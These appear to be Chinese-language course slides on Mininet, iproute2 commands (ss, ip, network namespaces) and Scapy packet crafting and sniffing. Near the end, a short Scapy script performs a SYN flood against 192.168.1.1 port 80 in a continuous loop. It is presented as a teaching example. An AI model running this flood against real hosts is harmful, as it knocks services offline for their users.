--topo=tree,depth=3,fanout=2



# 基本使用

```
$ sudo mn
```

```
...
```

```
mininet> help
```

```
mininet> nodes
```

```
mininet> links
```

```
mininet> net
```


```
mininet> dump # information about all nodes
```

```
mininet> exit # or ctrl+D
```

```
$ sudo mn -c # clean
```

[参考mininet walkthrough](#)

# 基本使用



```
mininet> h1 ifconfig -a # <node> command {args}
```

```
mininet> s1 ifconfig -a
```

```
mininet> h1 ping -c 1 h2
```

```
mininet> pingall # connection test
```

```
mininet> iperf # bandwidth test
```

```
mininet> h1 python3 -m http.server 80 &
```

```
mininet> h2 wget -O - h1
```

```
mininet> h1 kill %python
```

```
mininet> xterm h1 h2 # terminals for virtual devices
```

# Python API

- Low-Level API: Nodes and Links
- Mid-Level API: Network object
- High-Level API: Topology templates

# Low-Level API: Nodes and Links

```
h1 = Host('h1')
h2 = Host('h2')
s1 = OVSSwitch('s1')
c0 = Controller('c0')
Link(h1, s1)
Link(h2, s1)
h1.setIP('10.1/8')
h2.setIP('10.2/8')
c0.start()
s1.start([c0])
print(h1.cmd('ping -c1', h2.IP()))
s1.stop()
c0.stop()
```

# Mid-Level API: Network object

```
net = Mininet()
h1 = net.addHost('h1')
h2 = net.addHost('h2')
s1 = net.addSwitch('s1')
net.addLink(h1, s1)
net.addLink(h2, s1)
net.start()
print(h1.cmd('ping -c1', h2.IP()))
CLI(net)
net.stop()
```

```
$ sudo python my_net.py
```

# High-Level API: Topology templates

```
class simpleMultiLinkTopo( Topo ):
    "Simple topology with multiple links"
    def build( self, n, **_kwargs ):
        h1, h2 = self.addHost( 'h1' ), self.addHost( 'h2' )
        s1 = self.addSwitch( 's1' )
        for _ in range( n ):
            self.addLink( s1, h1 )
            self.addLink( s1, h2 )

topo = simpleMultiLinkTopo( n=2 )
net = Mininet( topo=topo, waitConnected=True )
net.start()
CLI( net )
net.stop()
```

# Performance Modeling

```
net = Mininet(host=CPULimitedHost, link=TCLink)
h1 = net.addHost('h1')
h2 = net.addHost('h2', cpu=.2) # cpu bandwidth
s1 = net.addSwitch('s1')
net.addLink(h1, s1, bw=10, delay='50ms') # bandwidth and delay
net.addLink(h2, s1)
net.start()
print(h1.cmd('ping -c1', h2.IP()))
CLI(net)
net.stop()
```





# 参考

mininet: [Mininet: An Instant Virtual Network on Your Laptop \(or Other PC\) - Mininet](#)

mininet-intro: [Teaching Computer Networking with Mininet](#)

mininet topology visualizer: [SDN Narmox Spear](#)

Extension (routers): [IPMininet's documentation! — IPMininet v0.6 documentation](#)

# iproute2

<https://wiki.linuxfoundation.org/networking/iproute2>

# 简介

- iproute2 是 Linux 中用来查看内核网络状态、管理内核网络功能的一些列工具的集合, 包括: *arpd, bridge, ctstat, dcb, devlink, ip, linstat, nstat, rdma, route, routef, routel, rtacct, rtmon, rtstat, ss, tc* and *tipc*.
- 其中:
  - ip: 查看和管理路由、网络设备和隧道等
  - ss: 查看 socket 的详细统计数据
    - `ss: list network connections`
    - `ss -l: list listening sockets`
    - `ss -a -t: list TCP sockets`
    - `ss -a -u: list UDP sockets`
  - tc: 流量控制的管理

```
fred@fred-virtual-machine:~/Documents$ ss -a -t
```

State	Recv-Q	Send-Q	Local Address:Port	Peer Address:Port	Process
LISTEN	0	50	0.0.0.0:microsoft-ds	0.0.0.0:*	
LISTEN	0	50	0.0.0.0:netbios-ssn	0.0.0.0:*	
LISTEN	0	4096	127.0.0.53%lo:domain	0.0.0.0:*	
LISTEN	0	128	127.0.0.1:ipp	0.0.0.0:*	
TIME-WAIT	0	0	192.168.122.143:37074	13.227.76.7:https	
TIME-WAIT	0	0	192.168.122.143:35122	13.227.76.12:https	
ESTAB	0	0	192.168.122.143:37092	13.227.76.7:https	
ESTAB	0	0	192.168.122.143:37102	13.227.76.7:https	
ESTAB	0	0	192.168.122.143:37096	13.227.76.7:https	
ESTAB	0	0	192.168.122.143:37094	13.227.76.7:https	
ESTAB	0	0	192.168.122.143:56692	44.224.160.20:https	
TIME-WAIT	0	0	192.168.122.143:57180	117.18.237.29:http	

```
fred@fred-virtual-machine:~/Documents$ ss -l
```

Netid	State	Recv-Q	Send-Q	Local Address:Port	Peer Address:Port	Process
n1	UNCONN	0	0	rtnl:packagekitd/1389	*	
n1	UNCONN	0	0	rtnl:xdg-desktop-por/1797	*	
n1	UNCONN	0	0	rtnl:NetworkManager/798	*	
n1	UNCONN	0	0	rtnl:GeckoMain/63065	*	
n1	UNCONN	0	0	rtnl:avahi-daemon/790	*	
n1	UNCONN	0	0	rtnl:evolution-addre/1403	*	
n1	UNCONN	0	0	rtnl:evolution-calen/1381	*	
n1	UNCONN	0	0	rtnl:goa-daemon/1178	*	
n1	UNCONN	0	0	rtnl:kernel	*	
n1	UNCONN	0	0	rtnl:whoopsie/978	*	
n1	UNCONN	0	0	rtnl:systemd-resolve/79534	*	
n1	UNCONN	0	0	rtnl:systemd-resolve/79534	*	

# ip指令简介 (OPTIONS)

- `ip [OPTIONS] OBJECT {COMMAND | help}`
- OPTIONS 包括
  - `-f, -family <FAMILY>`: 选择使用的协议, 包括 `inet (IP)`, `inet6 (IPv6)` 等
  - `-4 = -family inet`
  - `-6 = -family inet6`
- 例如:
  - `ip -6 route add default via fd00::1:1`
    - 添加下一跳地址为 `fd00::1:1` 的默认路由

# ip指令简介 (OBJECT)

- `ip [OPTIONS] OBJECT {COMMAND | help}`
- OBJECT - address(addr, a): 与某个网络设备绑定的 IP/IPv6 地址
  - `ip addr [show] [dev IFNAME]`: 显示网络设备及绑定的地址
  - `ip addr add IFADDR dev IFNAME`: 为网络设备配置网络地址
    - `ip addr add fd00::1:2/112 dev ens33`
  - `ip addr del IFADDR dev IFNAME`: 删除已配置的地址:

# ip指令简介 (OBJECT)

- `ip [OPTIONS] OBJECT {COMMAND | help}`
- `link(l)`: 网络设备
  - `ip link [show]`: 显示
  - `ip link add [link DEVICE] NAME type TYPE [ARGS]`: 添加虚拟网络设备:
    - `ip link add pc1r1 type veth peer name r1pc1`: 添加虚拟以太网隧道
    - `ip link add link eth0 eth0.2 type vlan id 2`: 添加VLAN
  - `ip link set DEVICE [up | down] [netns NAME] [address ADDR] [name NEWNAME]`: 配置设备
    - `ip link set pc1r1 netns PC1`: 将设备分配给namespace PC1

# ip指令简介 (OBJECT)

- `ip [OPTIONS] OBJECT {COMMAND | help}`
- OBJECT - netns: 管理虚拟网络环境
  - network namespace : 逻辑上, 含有独立的网络栈、路由表、防火墙规则和网络设备, 可以使用 virtual Ethernet (veth) 相互连接
  - `ip netns <add|del> [NAME]`: 添加/删除虚拟环境
  - `ip netns [list]`: 显示虚拟环境
  - `ip netns exec [NAME] cmd ...`: 在虚拟环境中执行命令
  - `ip netns identify`: 显示当前的虚拟环境



# ip指令简介 (OBJECT)

- `ip [OPTIONS] OBJECT {COMMAND | help}`
- OBJECT route(r): 路由表项
  - 显示: `ip route [show]`
  - 添加/删除路由表项: `ip route <add/del> ROUTE`
    - 添加默认路由: `ip route add default via 192.168.1.1`
    - 添加路由: `ip route add 10.1.1.0/30 via 10.1.1.1 dev eth0`

# ip指令示例

```
# 添加 network namespaces
ip netns add PC1 # 添加ns
ip netns add R1 # 添加ns

# PC1 <-> R1
ip l add p1r1 type veth peer name r1pc1 # 添加名为 p1r1 的 veth 设备
ip l set p1r1 netns PC1 # 分配 p1r1 给 PC1
ip l set r1pc1 netns R1 # 分配 r1pc1 给 R1

ip netns exec PC1 ip a add fd00::1:2/112 dev p1r1 # 配置 p1r1 的地址
ip netns exec PC1 ip l set p1r1 up # 打开 p1r1
ip netns exec PC1 ip -6 r add default via fd00::1:1 # 添加默认路由
ip netns exec PC1 ethtool -K p1r1 tx off # 关闭 p1r1 TX方向的校验和检查

ip netns exec R1 ip a add fd00::1:1/112 dev r1pc1
ip netns exec R1 ip l set r1pc1 up
ip netns exec R1 ethtool -K r1pc1 tx off
```

# Scapy

<https://scapy.net/>

# 简介

- Scapy 可以用来构造、发送、捕获和解码数据包。

- 安装 Scapy

```
$ pip install scapy
```

- 基本用法

- Scapy shell: `$ sudo scapy -H`

- Python 脚本: `from scapy.all import *`

# 构造和显示数据包

- 构造包：将每层的包头叠加在一起的过程
- 显示包：
  - `raw(pkt)` , `hexdump(pkg)` , `ls(pkt)`
  - `pkt.show()` , `pkt.summary()`

```
1 >>> IP(proto=55)/TCP()
2 <IP frag=0 proto=55 |<TCP |>>
3
4 >>> a=Ether()/IP(dst="www.slashdot.org")/TCP()/"GET /index.html HTTP/1.0
   \n\n"
5 >>> hexdump(a)
6 00 02 15 37 A2 44 00 AE F3 52 AA D1 08 00 45 00 ...7.D...R....E.
7 00 43 00 01 00 00 40 06 78 3C C0 A8 05 15 42 23 .C....@.x<....B#
8 FA 97 00 14 00 50 00 00 00 00 00 00 00 50 02 .....P.....P.
9 20 00 BB 39 00 00 47 45 54 20 2F 69 6E 64 65 78 ..9..GET /index
10 2E 68 74 6D 6C 20 48 54 54 50 2F 31 2E 30 20 0A .html HTTP/1.0 .
11 0A
```

# 发送数据包

- 发送数据包

- **send(pkt, iface, loop, inter)**: 发送 Layer 3 的包, 不需要手动构造以太网包头
  - **iface**: 发送使用的接口
  - **loop**: 是否持续发送 (默认为0, 不持续发送)
  - **inter**: 发送间隔 (单位是s)
- **sendp(pkt, iface, loop, inter)**: 发送 Layer 2 的包
- **sr(pkt) / srp(pkt) / srp1(pkt)**: 发送包并返回应答包

```
1 >>> send(IP(dst="1.2.3.4")/ICMP())
2 .
3 Sent 1 packets.
4 >>> sendp(Ether()/IP(dst="1.2.3.4",ttl=(1,4)), iface="eth1")
5 ....
6 Sent 4 packets.
```

```
1 >>> p = srp1(IP(dst="www.slashdot.org")/ICMP()/"XXXXXXXXXXXX")
2 Begin emission:
3 ...Finished to send 1 packets.
4 .*
5 Received 5 packets, got 1 answers, remaining 0 packets
```

# 捕获数据包

- 捕获数据包

- `sniff(iface, filter, prn)`

- filter: BPF filter

- lfilter: 返回值为 bool 的函数

- prn: callback function to apply to each captured packet

- 使用 callback 处理捕获的包:

- `sniff(iface="eth1", filter="tcp", prn=lambda x: x.show())`

```
1 >>> sniff(iface="wifi0", prn=lambda x: x.summary())
2 802.11 Management 8 ff:ff:ff:ff:ff:ff / 802.11 Beacon / Info SSID / Info Rates / Info
  DSset / Info TIM / Info 133
3 802.11 Management 4 ff:ff:ff:ff:ff:ff / 802.11 Probe Request / Info SSID / Info Rates
```





# 应用：SYN flood 攻击

- SYN flood 攻击：发送大量TCP SYN包，占用服务器资源使之无法响应正常请求

```
1 ip = IP(dst="192.168.1.1")
2 tcp = TCP(sport=RandShort(), dport=80, flags="S")
3 p = ip / tcp / Raw(b'X'*1024)
4 send(p, loop=1, verbose=0)
```

# References

- Man page for IP

<https://man7.org/linux/man-pages/man8/ip.8.html>

- Scapy usage

<https://scapy.readthedocs.io/en/latest/usage.html>